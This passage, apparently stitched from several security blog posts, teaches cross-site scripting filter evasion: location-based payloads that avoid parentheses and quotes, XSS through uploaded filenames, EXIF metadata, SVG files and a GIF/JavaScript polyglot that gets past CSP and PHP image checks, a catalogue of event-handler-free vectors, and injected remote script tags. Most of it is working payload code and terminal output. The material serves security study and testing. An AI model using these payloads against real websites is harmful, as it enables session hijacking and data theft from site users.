The “location.hash.substr(1)” returns everything after the hash sign, which responds for the “location.hash.substr(0)”. The “location.hash” returns a string which is splitted by the “substr” method, hence the 0 and 1 parts.

But we are still using parentheses. So let’s work on it. In order to do that we will first bring the flagged strings back, but splitting them to avoid detection:

```
<svg/onload=location='javas'%2B'cript:'%2B  
'ale'%2B'rt'%2Blocation.hash.substr(1)>#(1)
```

[Try it!](#)

Result => javas + cript: + ale + rt + (1)

The %2B is the encoded plus (+) sign, because in its literal form it’s changed to a regular space by browser before submitting. So what we are doing here is adding 2 pieces of the “javascript:” string to another 2 pieces of “alert” string plus the content of the URL after the hash using the “location.hash.substr(1)”.

In order to avoid the quotes, we can use the “/string/.source” trick as follows:

```
<svg/onload=location=/javas/.source%2B/cript:/source%2B  
/ale/.source%2B/rt/.source%2Blocation.hash.substr(1)>#(1)
```

[Try it!](#)

Result => javas + script: + ale + rt + (1)

Nice. But we are still using parentheses.

So we need another trick: changing it a little bit, parentheses are avoided completely:

```
<svg/onload=location=/javas/.source%2B/cript:/source%2B/ale/.source  
%2B/rt/.source%2Blocation.hash[1]%2B1%2Blocation.hash[2]>#()
```

[Try it!](#)

Result => javas + cript: + ale + rt + (+ 1 +)

As “location.hash” returns a string and because in javascript language every string is an array, we make use of “location.hash[1]” and “location.hash[2]” to point to the positions 1 and 2, respectively, of the “location.hash” array.

Cool, we could stop here, right? Not if you are not allowed to use “[” and “]” as well.

So I had to face another problem. And that made me research a whole new set of payloads which will be explored in the next posts of the “Location Based Payloads”.

Without using parentheses to call functions and brackets to addressing chars in an array, we can only rely on document properties to make the XSS payload work. The first one we will use is tagName. In order to facilitate our visual understanding of what we are getting before the final payload, we will use alert boxes to see our potential location constructions:

```
<svg onload=alert(tagName)>
```

[Try it!](#)

Doing so, we will see the string “svg” in the alert box. But what if we change the tag to something more useful to our purposes?

```
<javascript onclick=alert(tagName)>click me!
```

[Try it!](#)

A tag named javascript? Is it possible?

Yes, it is. Anything that starts with an alphabetic character after “<” can work as a tag (as we saw in “[Agnostic Event Handlers](#)”) and will be handled as a tag. So using tagName with a javascript tag, we already have a part of our desired payload.

Needing the “:alert(1)” part and knowing that “location.hash” [trick](#), we are tempted to try it adding the 2 strings in order to build our location:


```
<javascript onclick=alert(tagName%2Blocation.hash)>click me!#:alert(1)
```

[Try it!](#)

As we can see, there’s a hash in the middle that we can’t get rid of. Or we can?


First we need to move the colon (“:”) to the tagName part (yes, we can):

```
<javascript: onclick=alert(tagName%2Blocation.hash)>click me!#alert(1)
```



Second, as we are in the pure code part after “javascript:” for location, we will use the innerHTML property (which returns what is between the open and close tags) to let us use comments:

```
<javascript: onclick=alert(tagName%2BinnerHTML%2Blocation.hash)>/*click me!#*/alert(1)
```



It seems we have a valid code for location now:

```
<javascript: onclick=location=tagName%2BinnerHTML%2Blocation.hash>/*click me!#*/alert(1)
```

Result => javascript: + /*click me! + #*/alert(1)



Bingo!

I don't know what you might be thinking about it right now. But it paves the way to a lot of interesting constructions based only in document properties.

Before moving on, let's see a common variation of our payload. This will be useful when we explore the next ones:

```
<javascript: onclick=location=tagName%2BinnerHTML%2Blocation.hash>'click me!#'-alert(1)
```

Result => javascript: +'click me! + #'-alert(1)

This time we changed the innerHTML property of the tag (and the hash) to a string that will be "concatenated" to alert(1) to execute it. We used single quotes in this example but double quotes can be used as well, depending of the context. In our test page for example, using that payload with double quotes does not work.

It's because if there's a */ (end of javascript comments) or a single/double quotes in the native code after the injection, the respective payload will be broken. This happens because innerHTML, the actual content of our injected tag, is the entire HTML code after it since the tag was not closed.

But there's an easy solution for that:

```
<javascript: onclick=alert(tagName%2BinnerHTML%2Blocation.hash)>'click me!</javascript:>#'-alert(1)
```

Now, in order to evade the "javascript:" signature, we have to make different combinations of properties addition. Here are some examples using the result scheme:

```
javascript + : 'click me! + #'-alert(1)
```

```
javascrip + t: 'click me! + #'-alert(1)
```

```
javas + cript: 'click me! + #'-alert(1)
```

The fun has just begun. In the next posts we will see advanced techniques to build this type of payloads.

File Upload XSS

A file upload is a great opportunity to XSS an application. User restricted area with an uploaded profile picture is everywhere, providing more chances to find a developer's mistake. If it happens to be a self XSS, just take a look at the previous [post](#).

Basically we have the following entry points for an attack.

1) Filename

The filename itself may be being reflected in the page so it's just a matter of naming the file with a XSS.

#hack2learn

Although not intended, it's possible to practice this XSS live at [W3Schools](#).

2) Metadata

Using the [exiftool](#) it's possible to alter EXIF metadata which may lead to a reflection somewhere:

```
$ exiftool -FIELD=XSS FILE
```

Example:

```
$ exiftool -Artist=' "><img src=1 onerror=alert(document.domain)>' brute.jpeg
```

```
brute@logic: ~/profile
brute@logic:~/profile$ exiftool brute.jpeg
ExifTool Version Number      : 9.46
File Name                    : brute.jpeg
Directory                    : .
File Size                    : 39 kB
File Modification Date/Time   : 2016:04:10 19:21:08-03:00
File Access Date/Time        : 2016:04:10 19:21:24-03:00
File Inode Change Date/Time   : 2016:04:10 19:21:08-03:00
File Permissions              : rw-rw-r--
File Type                    : JPEG
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
X Resolution                  : 72
Y Resolution                  : 72
Exif Byte Order               : Big-endian (Motorola, MM)
Image Description             : XXXXX
Resolution Unit               : inches
Artist                       : "><img src=1 onerror=alert(document
Y Cb Cr Positioning          : Centered
Copyright                    : XXXXX
Exif Version                  : 0230
Components Configuration     : Y, Cb, Cr, -
User Comment                  : XXXXX
Flashpix Version              : 0100
Owner Name                    : XXXXX
Image Width                  : 600
Image Height                  : 377
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                   : 600x377
brute@logic:~/profile$
```



3) Content

If the application allows the upload of a SVG file extension (which is also an image type), a file with the following content can be used to trigger a XSS:

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>
```

A PoC (Proof of Concept) is available live at brutellogic.com.br/poc.svg.

4) Source


It's easy to build a GIF image to carry a javascript payload for use as a source of a script. This is useful to bypass the CSP (Content Security Policy) protection "script-src 'self'" (which doesn't allow `<script>alert(1)</script>`, for example) if we are able to successfully inject in the same domain, as shown below.

To create such an image just use this as content and name it with .gif extension:

```
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)///;
```

The signature of a GIF file, GIF89a, is used as a javascript variable assigned to the alert function. Between them however, there's a commented XSS vector just in case the image can be retrieved as the text/HTML MIME type, thus allowing payload execution by just requesting the file.

As we can also see below, the file UNIX-like command along with the PHP functions `exif_imagetype()` and `getimagesize()` recognize it as a GIF file. So if an application is using just these to validate the image, the file will be uploaded (but may be sanitized later).

A terminal window with a dark background and light-colored text. The prompt is 'brute@logic: ~'. The user enters 'cat xss.gif' and the output is 'GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)///;'. Then the user enters 'file xss.gif' and the output is 'xss.gif: GIF image data, version 89a, 10799 x 29500'. Next, the user enters 'php -a' and the prompt changes to 'Interactive mode enabled'. The user then enters 'php > if (exif_imagetype('xss.gif') == IMAGETYPE_GIF) {echo 'The picture IS a gif. '};' and the output is 'The picture IS a gif. php >'. Then the user enters 'php > print_r(getimagesize('xss.gif'));' and the output is an array: 'Array ([0] => 10799 [1] => 29500 [2] => 1 [3] => width="10799" height="29500" [channels] => 3 [mime] => image/gif)'. Finally, the user enters 'php > quit' and the prompt returns to 'brute@logic:~\$'.

```
brute@logic: ~
brute@logic:~$ cat xss.gif
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)///;
brute@logic:~$ file xss.gif
xss.gif: GIF image data, version 89a, 10799 x 29500
brute@logic:~$ php -a
Interactive mode enabled

php > if (exif_imagetype('xss.gif') == IMAGETYPE_GIF) {echo 'The picture IS a gif. '};
The picture IS a gif. php >
php > print_r(getimagesize('xss.gif'));
Array
(
    [0] => 10799
    [1] => 29500
    [2] => 1
    [3] => width="10799" height="29500"
    [channels] => 3
    [mime] => image/gif
)
php > quit
brute@logic:~$
```

For more file types that can have its signature as ASCII characters used for a javascript variable assignment, check [this](#).

There are more elaborated examples of XSS using image files, usually bypassing filters like the GD library ones. A good example of that is [here](#).

XSS Without Event Handlers

Our default javascript payload is “javascript:alert(1)” with few exceptions. It provides some room for obfuscation in case of a filter but it can be replaced by the [data URI scheme](#):

“data:text/html,<script>alert(1)</script>”

or

data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==

Because they are useful as alternatives to the event based ones, let's group them regarding the attribute needed to trigger the alert:

1) (no attribute)

<script>alert(1)</script>

2) src

<script src=javascript:alert(1)>

<iframe src=javascript:alert(1)>

<embed src=javascript:alert(1)> *

3) href

click

<math><brute href=javascript:alert(1)>click *

4) action

<form action=javascript:alert(1)><input type=submit>

<isindex action=javascript:alert(1) type=submit value=click> *

5) formaction

<form><button formaction=javascript:alert(1)>click

<form><input formaction=javascript:alert(1) type=submit value=click>

<form><input formaction=javascript:alert(1) type=image value=click>

<form><input formaction=javascript:alert(1) type=image

src=http://brutelogic.com.br/webgun/img/youtube1.jpg>

<isindex formaction=javascript:alert(1) type=submit value=click> *

6) data

<object data=javascript:alert(1)> *

7) srcdoc

<iframe srcdoc=%26lt;svg/o%26%23x6Eload%26equals;alert%26lpar;1)%26gt;>

8) xlink:href


<svg><script xlink:href=data:,alert(1)></script>

<svg><script xlink:href=data:,alert(1) /> *

<math><brute xlink:href=javascript:alert(1)>click *

9) from

<svg><a xmlns:xlink=http://www.w3.org/1999/xlink xlink:href=?><circle r=400 /><animate attributeName=xlink:href begin=0 from=javascript:alert(1)to=%26>



href=javascript:alert(1)>, with “javascript” obfuscated and styled as a fake youtube video player.

Existing Code Reuse

When exploiting a XSS flaw, we may sometimes reuse some part of the code we are injecting into. It's useful to bypass a filter which is not waiting for that.

For the first example we will see a reusing of a tag. Because in payloads of the form `<tag handler=code>` we don't need to close the tag, we will reuse the closing tag of a `<script>` one:

```
<script>alert(1)//
```

or

```
<script>alert(1)<!--
```

But this is only possible if it's an inline injection, i.e., if the opening and closing tags are in the same line of the formatted code. See the example below.

1) Before injection:

```
<input type="text" value=""><script type="text/javascript"> function x(){ do something }</script>
```

2) After injection:

```
<input type="text" value=""><script>alert(1)//<script type="text/javascript"> function x(){ do something }</script>
```


In red we have our payload and in blue we have the code we commented with our injection until the closing script tag is reached.

In case we don't have this particular scenario we can use the `<script>` tag with a source like in this example:

```
<script src="//brutelogic.com.br/1>
```

Or shorter, using the IP in its undotted integer format:

```
<script src="//3334957647/1>
```



Injecting a script tag without closing it.

`http://brutelogic.com.br/webgun/test.php?p=<script src=//3334957647/1>`

[Try it.](#)

Another way to reuse existing code is shown in [webGun's test page](#). If we try a payload from my previous post ("[Agnostic Event Handlers](#)") like `<brute onmouseover=alert(1)>` we will get something like this (with a padding of A's):



An agnostic XSS injection.

[http://brutellogic.com.br/webgun/test.php?p=<brute onmouseover=alert\(1\)>AAAA](http://brutellogic.com.br/webgun/test.php?p=<brute onmouseover=alert(1)>AAAA)

[Try it.](#)


But if we take a look at source code, we will see there are 2 files included, one for styles (css/test.css) and one for javascript (js/test.js):



```
1 <!DOCTYPE html>
2 <html>
3
4 <head>
5   <link rel="stylesheet" href="css/test.css">
6 </head>
7
8 <body>
9   XSS Test <brute onmouseover=pop(1)>AAAA
10  <script src="js/test.js"></script>
11 </body>
12
13 </html>
14
```

Source code highlighting CSS and js includes.

Let's play with them: if we add an "id" attribute to it, based on the loaded CSS (Cascading Style Sheet) file, we will have a broader surface to trigger the onmouseover event handler:



